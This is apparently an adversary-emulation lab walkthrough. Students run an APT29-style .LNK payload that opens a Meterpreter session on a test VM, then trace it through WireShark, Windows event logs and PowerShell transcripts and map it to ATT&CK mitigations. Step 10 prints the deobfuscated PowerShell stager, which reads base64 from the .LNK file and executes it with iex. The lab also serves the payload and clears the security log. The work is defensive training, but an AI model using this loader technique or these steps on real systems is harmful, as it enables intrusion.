Lab 4.4: Identifying Detections and Mitigations

Introduction

When conducting adversary emulation activities, it is inevitable that a network defender will ask you this question: *How do we detect and mitigate these TTPs?* As a professional adversary emulation engineer, you should be able to answer this question. In order to do so, you must have an intimate understanding of how your TTPs work and how they impact endpoint systems.

In this lab, we will demonstrate how to use common cybersecurity tools to understand how our TTPs behave on endpoint systems. We will use this information to determine methods for detecting and mitigating our TTPs. In that way, you can provide network defenders with recommendations for cybersecurity improvements.

Objectives:

1. Utilize common cybersecurity tools to better understand TTPs.
2. Identity ways to detect executed TTPs.
3. Identify ways to mitigate executed TTPs.

Estimated Completion Time:

- 30 minutes to 1 hour

Requirements

1. Kali VM – used as the attack platform to generate the payload and receive the reverse shell.
2. Windows Server 2019 VM – used as the victim workstation and forensics platform.
3. WireShark – used to analyze network packet capture.
4. Windows Event Logs – used to examine emulated TTP process creation.
5. PowerShell Transcription – used to examine PowerShell-based TTPs.

Malware Warning

Fundamentally, this course entails executing publicly known adversary TTPs so that we can assess and improve cybersecurity. As a result, many of our tools and resources will likely be flagged as malicious by security products. We make every effort to ensure that our adversary emulation content is trusted and safe for the purpose of offensive security testing.

As a precaution, you should not perform these labs on any system that contains sensitive data. Additionally, you should never use capabilities and/or techniques taught in this course without first obtaining explicit written permission from the system/network owner(s).

Overview

During this lab we will examine the TTPs implemented in labs 4.2 and 4.3 using common cybersecurity tools such as WireShark and Windows Event Logs. Note that this lab draws heavily from labs 4.2 and 4.3, so you should complete those labs prior to attempting this one.

We will start by configuring the .LNK payload using lab 4.3's automated scripts. We will then prepare WireShark and Windows Event Logs to collect network and endpoint data respectively. Once these programs are configured, we will download and execute the APT29-style payload, *ds7002.LNK*. Next, we will examine PCAP and Windows Event Logs to understand how our TTPs behave on the target system. Finally, we will use this understanding to create recommendations for detecting and mitigating the emulated TTP.

Walkthrough

Step 1: Access the Lab Environment

1. If you have a Cybrary Pro membership, you may access a pre-configured range environment from the Cybrary learning management system. Otherwise, you may use a self-hosted lab; for information on deploying a self-hosted lab, please see our Lab 1.2 walkthrough: https://github.com/maddev-engenuity/AdversaryEmulation/blob/main/labs/lab_1.2/Lab%201.2%20Setting%20Up%20Your%20Lab%20Environment%20v1.0.1.pdf

2. Login to the Kali attack platform using the following credentials:
   a. Username: `attacker`
   b. Password: `ATT&CK`

3. Open a terminal and navigate to the lab directory:

   ```
   cd ~/Desktop/AdversaryEmulation/
   ```

4. Download latest lab updates, if any:

   ```
   git pull
   ```


Step 2: Create the .LNK Payload

We need to generate the .LNK payload from the previous labs so that we can examine its TTPs on the target system. We'll use the automated script from lab 4.3 to easily create the payload.

1. Navigate to the `lab_4.3` directory and execute `auto_lnk.sh`.

```
cd ~/Desktop/AdversaryEmulation/labs/lab_4.3

./auto-lnk.sh
```



Step 3: Deploy the Payload

1. Run the setup_servers.sh script to configure the web server and Metasploit.

```
cd scripts
sudo ./setup_servers.sh
```

Step 4: Logon to the Windows Target

1. Switch to your Windows Server 2019 VM and login with the following credentials:

    a. Username: `madAdmin`
    b. Password: `ATT&CK`

2. Once you're logged in, close any spurious prompts/windows.

At this point, we will prepare our cybersecurity tools to collect network packet captures and logs so that we can examine them after executing the APT29-style payload.

Step 5: Execute WireShark


WireShark is a network protocol analyzer. We will use it to capture a recording of the APT29-style payload's network activity, which we will then analyze.

1. Open WireShark. Click the "Windows" icon, type "wireshark" then select the WireShark icon or press enter.
2. Double click on the appropriate network interface to begin recording network packets.
3. Minimize the WireShark window.

Step 6: Clear Windows Event Logs

In a moment, we will review the Windows Event Logs for evidence of our emulated TTPs. But first, we will clear the Windows Event Logs so that there is less data to sift through.

1. Open Windows Event Viewer. Press the "Windows" icon, type "event viewer", and select the Event Viewer icon.
2. From Event Viewer, select Windows Logs > Security.
3. Clear the logs. Under the "Actions" pane, select the "Clear Log" label and then "Clear".



The event logs should now be clear (with the exception of the clear log event). You are now ready to execute the APT29-style payload.

Step 7: Execute the Payload

We will now download and execute the APT29-style payload while WireShark and Windows Event Logs capture pertinent data about our TTPs.

1. Open Microsoft Edge; close any spurious prompts.
2. Navigate to the URL where your payload is being served. This will be `http://<your Kali VM IP address>/ds7002.zip`
3. Open the zip file to execute the payload.
4. Switch to your Kali VM, and verify that the payload successfully established a C2 session.
5. Take note of the current system time; this time stamp will help us find pertinent logs later.

We're now at the point where we can begin identifying our TTPs using the aforementioned cybersecurity tools. We'll start by examining our TTPs in WireShark so that we understand how to detect and mitigate TTPs on the network.


Step 8: Analyze PCAP in Wireshark

Since WireShark collects network data, we'll focus on identifying TTPs that occur on the network. Specifically, we want to identify the download of ds7002.zip, and command and control traffic from the Meterpreter DLL.

1. **Identify the download of ds7002.zip**. From WireShark, apply the following filter:


   `ip.addr == <Kali IP address> && http` [1]

2. Next, skim through the packets looking for `GET /ds7002.zip`.



[1] Replace all yellow text with your Kali VM IP address


3. Right-click the packet and select “Follow HTTP stream.” Study the conversation and think about how defenders could detect and/or mitigate this behavior.



Next, we’ll examine the C2 traffic in WireShark. Recall that the .LNK payload executes a Meterpreter DLL. The Meterpreter DLL establishes C2 via HTTPS and TCP 443.

4. **Identify the Meterpeter DLL C2 traffic**. From WireShark, apply the following filter:

`ip.addr == <Kali IP address> && tcp.port==443` [2]



[2] Replace all yellow text with your Kali VM IP address


5. Study the packets for a moment; can you discern any meaningful activity?

You can possibly glean some information from the TLS key exchange, but after that, the network activity is encrypted, and your visibility is limited. Now is a good time to investigate Windows Event Logs.


Step 9: Analyze TTPs in Logs

Windows Event Logs can provide tremendous insight into adversary TTPs. We'll use Windows Event Logs to gain visibility into additional adversary TTPs, such as malicious file execution, PowerShell, and obfuscated data.


1. Maximize Windows Event Viewer.
2. Select Action > Refresh to display the latest logs.



3. You'll likely see a lot of logs. Let's filter these logs on events of interest, specifically, process execution. Select the *Filter Current Log* icon. Then in the input field that says `<All Event IDs>`, type: **`4688`** for process execution, and select **OK**.




4. Skim through the logs looking for processes created around your execution timestamp (i.e. the time you executed the ds7002 payload). Can you find any logs related to your TTPs? Hint: try to find process creation logs for PowerShell.



Step 10: Analyze PowerShell TTPs

The Windows Event Logs show us that our PowerShell TTPs can be detected at time of execution. However, the PowerShell script is obfuscated. In this section, we'll show how you can use PowerShell script block logging to gain greater visibility into PowerShell-based TTPs.

1. Using file explorer, navigate to the `C:\PowerShell_Logs` directory.



2. PowerShell log directories are organized by date time stamp. Enter the directory that corresponds to your execution time stamp.
3. You should see one or more text files. These files contain deobfuscated transcripts of PowerShell activity. Open one of these log flies that corresponds to your execution time stamp. Can you identify your PowerShell TTPs?

4. Notice that PowerShell script block logging automatically deobfuscated our TTP.

```
**********************
Command start time: 20220303063512
**********************
PS>$RKMTgIya99 = 0x0005e2be
$sehqPOeQ99 = 2756;
$NeTxFbDC99 = "ds7002.lnk"

if (-not(Test-Path $NeTxFbDC99))
{
$val = Get-ChildItem -Path $Env:temp -Filter $NeTxFbDC99 -Recurse;
if (-not $val)
{
exit
}
[IO.Directory]::SetCurrentDirectory($val.DirectoryName);
}
$CrKhmmSC99 = New-Object IO.FileStream $NeTxFbDC99,'Open','Read','ReadWrite';
$val = New-Object byte[]($sehqPOeQ99);
$r = $CrKhmmSC99.Seek($RKMTgIya99,[IO.SeekOrigin]::Begin);
$r = $CrKhmmSC99.Read($val,0,$sehqPOeQ99);
$val = [Convert]::FromBase64CharArray($val,0,$val.Length);
$eHqVIzHh99 = [Text.Encoding]::ASCII.GetString($val);
iex $eHqVIzHh99;
```

Step 11: Describe Detections and Mitigations

By this point, we have demonstrated how WireShark, Windows Event Logs, and PowerShell Script Block Logging can be used to detect our adversary TTPs.

But what about mitigations? You may already have some ideas, such as blacklisting the malicious IP address or using anti-virus to quarantine the .zip file.

For additional mitigations, review each TTP in ATT&CK's mitigations section.

Mitigations

Phishing: Spearphishing Link

ID	Mitigation	Description
M1021	Restrict Web-Based Content	Determine if certain websites that can be used for spearphishing are necessary for business operations and consider blocking access if activity cannot be monitored well or if it poses a significant risk.
M1054	Software Configuration	Use anti-spoofing and email authentication mechanisms to filter messages based on validity checks of the sender domain (using SPF) and integrity of messages (using DKIM). Enabling these mechanisms within an organization (through policies such as DMARC) may enable recipients (intra-org and cross domain) to perform similar message filtering and validation.[90][91]
M1017	User Training	Users can be trained to identify social engineering techniques and spearphishing emails with malicious links.

1. Review our emulated TTP's in ATT&CK (listed below). Can you identify any mitigations that would work in your organization?

Technique ID	Sub-technique ID	Technique	Description
T1566	.002	Phishing: Spearphishing Link	APT29 has used spearphishing with a link to trick victims into clicking on a link to a zip file containing malicious files.
T1204	.002	User Execution: Malicious File	APT29 has used various forms of spearphishing attempting to get a user to open attachments, including, but not limited to, malicious Microsoft Word documents, .pdf, and .lnk files.
T1547	.009	Boot or Logon Autostart Execution: Shortcut Modification	APT29 drops a Windows shortcut file for execution.
T1059	.001	Command and Scripting Interpreter: PowerShell	APT29 has used encoded PowerShell scripts uploaded to CozyCar installations to download and install SeaDuke. APT29 also used PowerShell to create new tasks on remote machines, identify configuration settings, evade defenses, exfiltrate data, and to execute other commands.
T1027	N/A	Obfuscated Files or Information	APT29 has used encoded PowerShell commands.

T1043[3]	N/A	Commonly Used Port	APT29 has used Port Number 443 for C2.
T1071	.001	Application Layer Protocol: Web Protocols	APT29 has used HTTP for C2 and data exfiltration.

Summary

In this lab, we utilized common cybersecurity tools to understand how our TTPs behave on target systems. We used this information to determine how network defenders can detect our emulated TTPs. We also used the ATT&CK knowledge base to explore mitigations for our emulated TTPs. You can now use these skills to answer a network defender's question: *how do I detect and mitigate these TTPs?*

[3] Deprecated in ATT&CK v7. T1043 can be found in ATT&CK v6 (https://attack.mitre.org/versions/v6/techniques/T1043/)